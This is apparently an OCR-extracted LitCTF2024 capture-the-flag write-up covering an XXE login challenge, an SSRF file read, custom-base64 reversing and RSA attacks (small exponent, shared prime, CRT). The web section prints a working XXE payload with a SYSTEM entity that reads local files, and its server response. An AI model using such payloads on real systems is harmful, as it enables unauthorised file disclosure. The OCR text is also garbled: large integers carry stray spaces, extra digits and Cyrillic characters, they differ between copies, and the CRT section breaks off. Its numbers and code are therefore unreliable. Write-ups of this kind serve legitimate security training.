
LitCTF2024 Writeup

Web

exx


xxe显式攻击

先抓包


Request to http://node3.anna.nssctf.cn:28623 [175.27.132.224]

```
POST /doLogin.php HTTP/1.1
Host: node3.anna.nssctf.cn:28623
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 57
Origin: http://node3.anna.nssctf.cn:28623
Connection: close
Referer: http://node3.anna.nssctf.cn:28623/
Cookie: Hm_lvt_648a44a949074de73151ffaa0a832aec=1717157747,1717166898,1717207822,1717214611; Hm_lpvt_648a44a949074de73151ffaa0a832aec=1717245970
Priority: u=1

<user><username>1</username><password>1</password></user>
```

写进xxe语句回显flag


Target: http://node3.anna.nssctf.cn:28623

Request


```
POST /doLogin.php HTTP/1.1
Host: node3.anna.nssctf.cn:28623
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0)
Gecko/20100101 Firefox/126.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 148
Origin: http://node3.anna.nssctf.cn:28623
Connection: close
Referer: http://node3.anna.nssctf.cn:28623/
Cookie:
Hm_lvt_648a44a949074de73151ffaa0a832aec=1717157747,1717166898,1717207822,
1717214611; Hm_lpvt_648a44a949074de73151ffaa0a832aec=1717245970
Priority: u=1

<?xml version="1.0"?>
<!DOCTYPE ANY [
    <!ENTITY test SYSTEM "file:///flag">
]>
<user><username>&test;</username><password>1</password></user>
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Sat, 01 Jun 2024 13:01:55 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.3.33
Content-Length: 87

<result><code>0</code><msg>NSSCTF{adf0f65a-e088-41e6-9755-6be5cc161e8e}
</msg></result>
```


浏览器也能套娃?

ssrf，file协议直接读


套娃浏览器

file:///flag

套娃浏览器




NSSCTF{33049013-b251-48a2-836a-f1d21633aab2}


Reverse

编码喵

放进IDA，strings看一下，两个格式鲜明的字符串，换表base64



```
.rdata:00···  00000041  C  abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/
.rdata:00···  00000034  C                                                       \n
.rdata:00···  00000034  C  TJ       TJTJ TJTJTJTJ  TJTJTJ  TJTJTJTJ TJTJTJTJ \n
.rdata:00···  00000034  C  TJ         TJ      TJ     TJ     TJ     TJ     TJ       \n
.rdata:00···  00000034  C  TJ         TJ      TJ     TJ            TJ     TJ       \n
.rdata:00···  00000034  C  TJ         TJ      TJ     TJ            TJ     TJTJTJ   \n
.rdata:00···  00000034  C  TJTJTJTJ TJTJ     TJ      TJTJTJ      TJ     TJ       \n
.rdata:00···  0000003D  C  tgL0q1rgEZaZmdm0zwq4lweYzgeTngfHnI1ImMm5ltaXywnLowuYnJmWmx0=
.rdata:00···  00000011  C  探姬正在疯狂口算
.rdata:00···  00000013  C  按 Enter 键退出...
.rdata:00···  0000001F  C  Argument domain error (DOMAIN)
.rdata:00···  0000001C  C  Argument singularity (SIGN)
.rdata:00···  00000020  C  Overflow range error (OVERFLOW)
```



Alphabet: vxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/

[✓ Remove non-alphabet chars] Strict mode

Input (length: 60, lines: 1):

```
tgL0q1rgEZaZmdm0zwq4lweYzgeTngfHnI1ImMm5ltaXywnLowuYnJmWmx0=
```


Output (time: 1ms, length: 44, lines: 1):

```
LitCTF{03034ed8-a2da-4aa6-b2c9-01ace9e26301}
```

ezpython!!!!!


简单的python逆向题

先用pyinstxtractor转成pyc字节文件




```
┌──(root㉿DESKTOP-LQMRD0K)-[/home/starr/pyinstxtractor]
└─# python3 pyinstxtractor.py ezpy.exe
[+] Processing ezpy.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 7506975 bytes
[+] Found 60 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: ezpy.pyc
[+] Found 100 files in PYZ archive
[+] Successfully extracted pyinstaller archive: ezpy.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

然后用pycdc反编译ezpy.pyc




```
┌──(root㉿DESKTOP-LQMRD0K)-[/home/starr/pycdc]
└─# ./pycdc ezpy.pyc
# Source Generated with Decompyle++
# File: ezpy.pyc (Python 3.11)

import Litctfbase64
flag = input('flag:')
flag = Litctfbase64.b64decode(flag)
if flag == 'X=3o4hx=0EZwf=mMv13gX=3o4hx=qje2ZjtgZQmEKXZog4==':
    print('win')
    return None
print('no')
```

可以看见出题人自定义了一个Litctfbase64模块，去反编译一下



```
┌──(root㉿DESKTOP-LQMRD0K)-[/home/starr/pycdc]
└─# ./pycdc Litctfbase64.pyc
# Source Generated with Decompyle++
# File: Litctfbase64.pyc (Python 3.11)

import string
BASE64_ALPHABET = '8kuWYm=1JiUPs7DT4x+X5tcqZKfGvA0gFLB6y3QbV2rNOlRdMwnEohjzSe9/HIa-'

def b64decode(input_string):
Unsupported opcode: MAKE_CELL
    pass
# WARNING: Decompyle incomplete


def from_base64(base64_string):
Unsupported opcode: MAKE_CELL
    pass
# WARNING: Decompyle incomplete
```

虽然不完整，但是至少得到了变换后的base64表，解一下


Recipe

From Base64

Alphabet
:qZKfGvA0gFLB6y3QbV2rNOlRdMwnEohjzSe9/HIa-

[✓ Remove non-alphabet chars] Strict mode

Input

```
X=3o4hx=0EZwf=mMv13gX=3o4hx=qje2ZjtgZQmEKXZog4==
```

Output

```
LitCTF{61happy_LitCTF_nice_base64}..
```

Crypto

~~逆天密码学~~

small_e

题目


```python
from Crypto.Util.number import *
from secret import flag

p = getPrime(1024)
q = getPrime(1024)
n = p * q
e = 3
c_list = []

for m in flag:
    c_list.append(pow(ord(m),e,n))

print(f"n = {n}")
print(f"c_list = {c_list}")

'''
n =
19041138093915757361446596917618836424321232810490087445558083446664894622882726
61315420543599335865771178127573555940927481961882417304298055698603889540775806
25498196080546133073998384088678556236477513224141901741115235953701136647295944
20259754806834656490417292174994337683676504327493103018506242963063671315605427
86705487350772034285003830751701668765943597456202497353171727475919357745055629
28214103882682433049967203373948297264536804327510929555755123725826246947092890
19402908986429709116441544332327738968785428501665254894444651547623008530708343
210644814773933974042816703834571427534684321229977525229
```

```
c_list = [438976, 1157625, 1560896, 300763, 592704, 343000, 1860867, 1771561,
1367631, 1601613, 857375, 1225043, 1331000, 1367631, 1685159, 857375, 1295029,
857375, 1030301, 1442897, 1601613, 140608, 1259712, 857375, 970299, 1601613,
941192, 132651, 857375, 1481544, 1367631, 1367631, 1560896, 857375, 110592,
1061208, 857375, 1331000, 1953125]
'''
```

低加密指数攻击

exp:

```
n =
190411380939157573614465969176188364243212328104900874455580834466648946228827266
1315420543599335865771178127573555940927481961882417304298055698603889540775806
25498196080546133073998384088678556236477513224141901741115235953701136647295944
20259754806834656490417292174994337683676504327493103018506242963063671315605427
86705487350772034285003830751701668765943597456202497353171727475919357745055629
28214103882682433049967203373948297264536804327510929555755123725826246947092890
19402908986429709116441544332327738968785428501665254894444651547623008530708343
210644814773933974042816703834571427534684321229977525229
c_list = [438976, 1157625, 1560896, 300763, 592704, 343000, 1860867, 1771561,
1367631, 1601613, 857375, 1225043, 1331000, 1367631, 1685159, 857375, 1295029,
857375, 1030301, 1442897, 1601613, 140608, 1259712, 857375, 970299, 1601613,
941192, 132651, 857375, 1481544, 1367631, 1367631, 1560896, 857375, 110592,
1061208, 857375, 1331000, 1953125]
e=3
import gmpy2
import libnum

def de(c, e, n):
    k = 0
    while True:
        mm = c + n*k
        result, flag = gmpy2.iroot(mm, e)
        if True == flag:
            return result
        k += 1
s=''
for i in c_list:
    s+=chr(de(i,e,n))
print(s)
```



```
LitCTF{you_know_m_equ4l_cub3_root_0f_n}
```

common_primes

题目


```
from Crypto.Util.number import *
from secret import flag

m = bytes_to_long(flag)
e = 65537
p = getPrime(512)
q1 = getPrime(512)
q2 = getPrime(512)
```

```
n1 = p * q1
n2 = p * q2
c1 = pow(m, e, n1)
c2 = pow(m, e, n2)

print(f"n1 = {n1}")
print(f"n2 = {n2}")
print(f"c1 = {c1}")
print(f"c2 = {c2}")

'''
n1 =
633069317652618818889120080953404709787729996202051748572710161527448201653307878648004828525789924738149767811432266304127809241442664718919396613127151578116748170134793169836659600876644302057135099957508776653957216356250353569017658817500735848481764916683278365272949008318980835458838341816899197767 69
n2 =
7389041225180861916480396821721249455141478640270249790346401725426378056962906581064021525272210208475351925577161956005611892261696406842663669156570304669171126715644256214413965072848243704038074335259796633137028679524912310533828301303277935247424675338610851068522478129986556042511456889387980403657 3
c1 =
1127303672299486193828156897904236762827707161159184612910229115944087199730232491902370859310590010541752879364680980985062691959409947950574017585334294773494358694015298129868814601925371234452908685208382383730949246684094259384372063011349497445449866432841212297919593286202882152472515835803673451425 2
c2 =
4247869044403010186909490600532196859806084917255138250263248061777512521552290866643258301731139093593707528315096767850035403121390925698275745759261057639212171381769317152065783349663563902679159721975546185428141920760646002515681230781935096018202839501327896480930998226487977331695204784860889856242 0
'''
```

求出n1和n2的最大公因数即为p，后面正常RSA

exp:

```
n1 =
633069317652618818889120080953404709787729996202051748572710161527448201653307878648004828525789924738149767811432266304127809241442664718919396613127151578116748170134793169836659600876644302057135099957508776653957216356250353569017658817500735848481764916683278365272949008318980835458838341816899197767691
n2 =
738904122518086191648039682172124945514147864027024979034640172542637805696290658106402152527221020847535192557716195600561189226169640684266366915657030466917112671564425621441396507284824370403807433525979663313702867952491231053382830130327793524742467533861085106852247812998655604251145688938798040365731
c1 =
112730367229948619382815689790423676282770716115918461291022911594408719973023249190237085931059001054175287936468098098506269195940994795057401758533429477349435869401529812986881460192537123445290868520838238373094924668409425938437206301134949744544986643284121229791959328620288215247251583580367345142521
import gmpy2
from Crypto.Util.number import *
e=65537
p=gmpy2.gcd(n1,n2)
q1=n1//p
phi=(p-1)*(q1-1)
d=gmpy2.invert(e,phi)
m=pow(c1,d,n1)
print(long_to_bytes(m))
```



```
b'LitCTF{c0mmunity_w1th_two_ciphert3xt}'
```

CRT

题目

```
from Crypto.Util.number import *
from secret import flag

m = bytes_to_long(flag)
e = 10

n_list = []
c_list = []
for i in range(10):
    p = getPrime(1024)
    q = getPrime(1024)
    n = p * q
    c = pow(m,e,n)
    n_list.append(n)
    c_list.append(c)

print(f"n_list = {n_list}")
print(f"c_list = {c_list}")

'''
```

```
n_list =
[1628454946721545986041021959702406361047367393629035510005635127092859036461398
8243842136274404316005691228851657707321037165033870804113001550943722154728825 8
7781337669140684993289969397338728279979930007638687098460558938566635282474062 2
2298719927270119878470564298507202078160480445380686252819770593923656980311402 6
8787802886018698622326103590834314940280191560618753408741810842189500991556860 8
1619581455088441620166777182758290724004421681770587612999303077194311009029138 3
2057205878168203358396164912570789182588399869421019860117618098151927134995423 2
903787719544838112727218380735801134066966606770863177062 9,
1887444931668363771579822759107999471522025078778488603887939354360678601756474 0
0000078811519500987526008689172719518404332124293354497345204643404609628708755 2
8399394278620757114832553403790578599857545045548782264680469899469733610229824 4
1194311903241905288584503569004661151919584372118486983455748191767513350425615 0
1870421472697215165498317077846603439574974625163025346979151700877800486896139 2
1549811073805796084838801677337285061667687328043565589734203160196445644144798 8
4530322693996063363296726279462279692790551154776046590660029396420127658419956 9
541295613430382495278352554280248372584117917520373403063,
1307690803817087004067820543051229270170218238374650239506790729490879192175528 8
5200530253191560154313120847034029384655257461960781142254466042006561168482358 4
2943713613538425047483331236843707852400888407037547782069810250229035895403347 5
5528787730140952324865873350096332536163182138825913756161353627595471084896738 3
2822904864212909377003969866501862363730762671888464076239913964598841283921185 0
2565707689494271484411270172764553747426536404781904379621870642658609027074757 5
9103478581460260266966625774280888830191257585707413861371469322593481125468268 7
014167022418837710552784925328161453554291397460324648009,
1637839774944931505462385418124897058644553140408185067362519283513641615271296 8
7804511494124086446893936438019694770344188294822928941145473391551495700264607 6
6659623960243723741437212596779580161767297321149670682427000047000712397718946 4
8647211863878009005609154223570282573698586496359236342194335372697518456797545 1
9181052479875730440105991496730279050211301389578851135966699233662411616955658 3
7122963976988635649640547443201925034845002113548522307980664206158188711548845 2
4511569453028037584893348122741150398214462184673222881537765660798335889829620 0
251680387871097014543693213877074718748683243193584032307,
1656138566450731065970346059781513133117562085412589889350507585915574989051114 4
6229138724887837911881802427854793198659606335268308143890311620241998646603231 1
6594980719331106368397062852472114748955889862650270563487466194545102072373606 9
6493539040032860706042796135429005544371011463978163007183299710138009732211924 3
8471900662668232912368287180173855378090563743929240150811171511580333099508572 5
4309859691442649968222489177513517837849318096762149934959873646750864750378500 3
5156025345305287042442442763141436568096748268076958757045793875067925820543015 1
223470761518748987038822469422647137405393267829437115661,
2704645927769460244859252433229081217736763106191408630653711590495561082112039 2
8930330904286410887907597838105052251256181824315548998751839614180669598118320 5
7748013953098277804562621152445358481976221983179988257658622392669474721482514 8
7156954864576205768121319302679218787968773698553350328319253725290425356531776 3
0284834040185965145231716444666753183517320602643087213777450193062371986178076 2 5
9168860180486748722567326484282893069173271762518110920685267104269429407229859 9
9348420963976444087444458227187014771464880873293139998519994742271604858292172 7
875237459841962093669408116061538502016560235135864203187,
2665630401230378568443339916269970469181409567115867677027911578279981909740166 7
6112477275551049786338841252462626305722856998840399905973924427601544120462973 4
0436752418017863089245998557221143069544231044947583991838381529081774245290065 4
4229980872854227313893146171287441466257019714279567416094672885045252678680478 7
0605829427146359039430885402323467971096784055544996774597222871191256231910677 8
0196726820726456507802067342186435679967664032334075189916733352409403602499298 5
4437435140500533959641077118760637778106399575579549468297157660282224445715109 0
982442689870155439418641987576796032975032982289138437523,
1543033936272093909224177169257543958065481008965397019831714911489659623803718 1
```

```
68099039376358128761837155484698206653598006226300161970760658550411215550533585
```

```
c_list =
[6444710042040385873585761604074174909386433060279678684868940326861457711146140
7607652769036637276261404520901517520988051827971572352118256897522099397645110б
7602363909127783712507466994633660971643696727893164085200791933701918104775804б
3635224092686607896863852671881543817329521589324466628227730589108339783619357б
3031604967020974336757498396307810666637763355274538469008418380493904732071187З
0535697174326701550458696104775260465038685856905442545666034913578058490094476б
4789480061139157433156989123228768899846183291164697221164452100037658563026884б
70301188916984245139290761779580443049,
6444710042040385873585761604074174909386433060279678684868940326861457711146140б
6076527690366372762614045209015175209880518279715723521182568975220993976451106б
6023639091277837125074669946336609716436967278931640852007919337019181047758046б
